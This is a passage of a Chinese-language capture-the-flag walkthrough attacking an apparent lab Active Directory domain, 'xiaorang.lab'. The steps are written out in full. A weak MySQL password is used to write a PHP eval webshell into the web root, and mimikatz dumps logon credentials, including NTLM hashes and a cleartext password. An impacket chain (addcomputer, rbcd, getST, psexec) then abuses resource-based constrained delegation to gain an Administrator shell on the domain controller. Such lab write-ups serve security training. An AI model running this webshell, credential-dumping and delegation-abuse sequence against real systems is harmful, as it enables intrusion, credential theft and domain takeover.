
还有个mysql弱口令可以连,可以写马
show variables like "%general%"

找到目录
select "<?php eval($_POST[1]);?>" into outfile "C:/phpstudy_pro/WWW/1.php";


拿flag03.txt

1
2
3
4
5
6
7
8
9
      :::::::::::::           :::     ::::::::  :::::::  :::::::: 
:+: :+: :+: :+: :+: :+::+: :+::+: :+:
+:+ +:+ +:+ +:+ +:+ +:+ +:+ +:+
:#::+::# +#+ +#++:++#++::#: +#+ +:+ +#++:
+#+ +#+ +#+ +#++#+ +#+#+#+ +#+ +#+
#+# #+# #+# #+##+# #+##+# #+##+# #+#
### ############# ### ######## ####### ########

flag03: flag{5d239772-7f0d-45b0-b188-6d42a3fce933}

猕猴桃导一下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 86399 (00000000:0001517f)
Session : Service from 0
User Name : chenglei
Domain : XIAORANG
Logon Server : WIN-DC
Logon Time : 2025/10/16 14:20:35
SID : S-1-5-21-3269458654-3569381900-10559451-1105
msv :
[00000003] Primary
* Username : chenglei
* Domain : XIAORANG
* NTLM : 0c00801c30594a1b8eaa889d237c5382
* SHA1 : e8848f8a454e08957ec9814b9709129b7101fad7
* DPAPI : 89b179dc738db098372c365602b7b0f4
tspkg :
wdigest :
* Username : chenglei
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : chenglei
* Domain : XIAORANG.LAB
* Password : Xt61f3LBhg1
ssp :
credman :

proxychains impacket-addcomputer xiaorang.lab/chenglei:'Xt61f3LBhg1' -dc-ip 172.22.13.6 -dc-host xiaorang.lab -computer-name 'xx$' -computer-pass 'P@ssw0rd'
proxychains impacket-rbcd xiaorang.lab/chenglei:'Xt61f3LBhg1' -dc-ip 172.22.13.6 -action write -delegate-to 'WIN-DC$' -delegate-from 'xx$'
proxychains impacket-getST xiaorang.lab/'xx$':'P@ssw0rd' -spn cifs/WIN-DC.xiaorang.lab -impersonate Administrator -dc-ip 172.22.13.6
export KRB5CCNAME=Administrator@cifs_WIN-DC.xiaorang.lab@XIAORANG.LAB.ccache
proxychains impacket-psexec Administrator@WIN-DC.xiaorang.lab -k -no-pass -dc-ip 172.22.13.6
连不过去
发现是/etc/hosts的问题,进行添加
172.22.13.6 WIN-DC.xiaorang.lab
再执行一次成功拿到shell

1
2
3
4
5
6
7
8
9
C:\Users\Administrator\flag> type flag04.txt
d88888b db .d8b. d888b .d88b. j88D
88' 88 d8' `8b 88' Y8b .8P 88. j8~88
88ooo 88 88ooo88 88 88 d'88 j8' 88
88~~~ 88 88~~~88 88 ooo 88 d' 88 V88888D
88 88booo. 88 88 88. ~8~ `88 d8' 88
YP Y88888P YP YP Y888P `Y88P' VP

flag04: flag{d2fa8ade-f01b-42bc-b6a2-9135695892cb}